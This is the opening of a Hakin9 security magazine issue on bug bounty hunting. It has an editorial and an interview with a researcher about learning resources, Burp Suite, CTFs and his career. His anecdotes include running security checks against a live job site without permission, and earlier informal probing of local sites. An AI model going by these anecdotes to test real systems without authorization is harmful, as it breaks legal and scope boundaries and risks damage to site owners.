Hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

VOL.15, NO. 03

OPEN

BECOME A BUG BOUNTY HUNTER

Hakin9

TEAM

Editor-in-Chief
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Editors:

Marta Sienicka
sienicka.marta@hakin9.com

Dominika Zdrodowska
dominika.zdrodowska@eforensicsmag.com

Marta Strzelec
marta.strzelec@eforensicsmag.com

Bartek Adach
bartek.adach@pentestmag.com

Proofreader:
Lee McKenzie

Senior Consultant/Publisher:
Paweł Marciniak

CEO:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Marketing Director:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

DTP
Marta Sienicka
sienicka.marta@hakin9.com

Cover Design
Hiep Nguyen Duc
Joanna Kretowicz

Publisher
Hakin9 Media Sp. z o.o.
02-676 Warszawa
ul. Bielawska 6/19
Phone: 1 917 338 3631

www.hakin9.org

All trademarks, trade names, or logos mentioned or used are the property of their respective owners.

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear readers,

Bug bounty programs are rapidly becoming popular, and with that come enormous opportunities for hackers or security specialists to earn rewards by using their skills to make the internet safer.

"How to get started in Bug Bounties?" is a common question nowadays, and we keep on getting messages about it every day. To meet expectations we decided to prepare a whole edition dedicated to the Bug Bounty Hunting topic. It is said that anyone with computer skills and a high degree of curiosity can become a successful finder of vulnerabilities. You can be young or old when you start. We hope that this edition will help you get started.

The magazine contains 12 interviews with people that went through the process of becoming a Bug Bounty Hunter and were willing to share their experience. While reading their stories you will learn about the best and most efficient tools for finding exploits, what resources are available for beginners, whether it's worth it to become part of the community to seek support. There is plenty of other information inside, and we hope that they will help in your own journey.

But that's not all! Inside you will also find writeups on bug bounty findings. This more hands-on approach will show you how to use your skills in practice.

We would like to thank all participants for joining in this project. We appreciate it a lot! If you like this publication you can share it and tell your friends about it! Every comment means a lot to us. Thank you!

Enjoy the reading,

Hakin9 Editorial Team

Contents

Contents

Contents


Contents

Contents

Contents

GERMAN NAMESTNIKOV

"It may be very painful to start, so just try to keep having fun and learning new things. Dig everything and make it your passion – and you will succeed.



[Hakin9 Magazine]: Hello German! Thanks for taking an interview with us – we're honored! How have you been doing? Can you tell us something about yourself?


[German Namestnikov]: Hello! My name is German Namestnikov. I have practiced security for the last six years, including almost three years of Red Teaming – my true passion! :) I hold a Bachelor's Degree in Applied Mathematics and some major certs like OSCP and OSCE.

[H9]: How did you become a bug bounty hunter?

[GN]: Well, first of all, bug hunting is not my primary occupation. But I still like to find bugs in applications I use every day, or in applications I am interested in.

I started to practice something like bug hunting in 2014 as a part of my study of web application security. Things like bug bounty programs were not so popular in Russia (and especially in my location at the time) and you would find them only for a very small amount of companies.

It was a very nice time when I was trying to improve the security of some local projects in the city I lived, without any financial interest, only for the experience and probably for the mark in my CV or recommendation letter.



Just testing some applications, sending the report and waiting – and sometimes they respond with something different than "Dude, we have called the police." :D


Bug bounty programs make bug hunting much easier. You always know the borders and have a formal agreement to keep the game fair.

Now I don't "hack" everything in reach as I was doing before, and just participate in Bug Bounty programs of projects I use in my everyday life.

[H9]: What resources do you recommend to start a career in this field?

[GN]: OWASP Top 10 and OWASP Testing Guide are the best possible resources. If you are going to make real money with bug hunting, you must study web application development as well. Every piece of knowledge may grant you sufficient advantage over the target.

By the way, Bug Bounty is not only about web-application security. Nowadays, you can meet different companies like Intel suggesting you hack low-level software (or micro-code) or even hardware. I have no experience with such bug bounty programs, I am not sure even I could participate there without Ph.D. in such fields. :D



Anyway, try to be on the bleeding edge of technology. Attend hacking conferences, research new publications in areas you are interested in – and I am sure you will find something applicable in bug hunting.


[H9]: Do you participate in any CTFs? If so, can you tell us which ones and your opinions about each?

[GN]: Well, usually I don't play CTFs, but sometimes I participate in some CTFs for fun. I can't say if it is useful for Bug Hunting or not, but – and this is a fact – there you can legally practice some potentially useful attack methods. Check the https://ctftime.org/ for more info about CTFs.

[H9]: What about bug bounty communities? Do you think it's important to join them?

[GN]: It may be important if you are going to make bug hunting your primary occupation. Communities are very important to share knowledge and new ideas, I think, sometimes you could meet there some "private" stuff.

On the other hand, bug hunting is a very competitive field, so be patient with the people who are not going to share anything, but keep contributing to the wide IT security community yourself – we all are waiting for new findings from you. :)



[H9]: What does the process usually look like, working with a company you report bugs to? Is a singular cooperation or something ongoing? Is it based on a contract? Do you form a relationship with the companies you report bugs to?


[GN]: In the beginning, it was my goal to have long-term contracts or something like that. In this case, you can completely research the target application to enumerate all possible security flaws and help application owners to significantly improve their app security.

Usually, this work takes a lot of time. From my own experience, I can say it may be very hard to combine such activities and a full-time job. That is why, nowadays, I am working with bug bounty programs where you are allowed to submit particular bugs – in fact, most Bug Bounty programs work in such a manner, so it is not a problem.

And of course, I try to form a relationship during my bug hunting activities. Seeing a lot of people working together on their common goal and feeling like a part of these people is amazing! Sometimes I think that I do such stuff only to feel this again. :D

[H9]: Do you have any favorite tools?

[GN]: Burp Suite Pro is the best :)



The Community version is a good thing too, but it is nice to have the finest toys on the market. You could use other tools as well, for example, the Kali Linux (or Parrot – to keep it unbiased) toolset will satisfy the most of requirements.

[H9]: Let's say, as a complete beginner, I want to become a bug bounty hunter. What should I do first? How do I begin?


[GN]: If you are starting now, you are the really lucky guy. :)

Take the OWASP Testing Guide, check the HackerOne, select the program and start digging into any application you like. If you are a complete newbie in web-applications, you could enable the Burp or Zap proxy, and surf the web as you usually do to see what happens when you click the links or submit the forms. It may be very painful to start, so just try to keep having fun and learning new things. Dig everything and make it your passion – and you will succeed.

[H9]: Can you share a story of your best bounty with us? One that made you proud? Or was memorable?

[GN]: Yeah, I have one I would like to share.

It was a usual day when I was spending time searching for a new job position using one site quite popular in my location. The proxy was enabled and some basic checks were running in the background –




a usual thing for me at this time. It became a surprise for me that the application owners detected my activities. It wasn't so hard for them to find my email and phone number because I conducted all my checks with cookies associated with my CV.

Instead of writing angry letters, they offered me the opportunity to conduct a full-featured penetration test, based on contract, against their web application. The next month, I was working on this project, implementing all applicable checks from OWASP Testing Guide and something I found on the Internet. As a result, some critical vulnerabilities were discovered and, as a result, I gained maximal privileges in the target application, enough for accessing and manipulating all data being processed.

The report was so impressive that the customer decided to increase the payment by 150% of the initial value. Hard work + good payment – everything I like :)

I am telling you about this case because it revealed something new about myself and the IT-security world: The way from basic knowledge to advanced techniques in one month is more than a reality if you have such a goal. Some people are especially interested in securing their apps – and it is very inspiring to work with such people.

Nowadays, I have a lot of finished projects in different areas including web-application security, but this case is the most memorable. I am still proud of this work, in some sense, it changed my life.



[H9]: Do you have any thoughts or experiences you would like to share with our audience and future bug bounty hunters? Any specific advice?

[GN]: Yeah, I have one important piece of advice – adjust the Burp Suite Intruder threads settings to keep the target application alive during your tests :D Try to find your own way in bug hunting. You could find some vulnerability type you like to exploit and try to exploit it everywhere, or you could just spend some spare time digging into interesting applications – why not? The approach strongly depends on your goal.

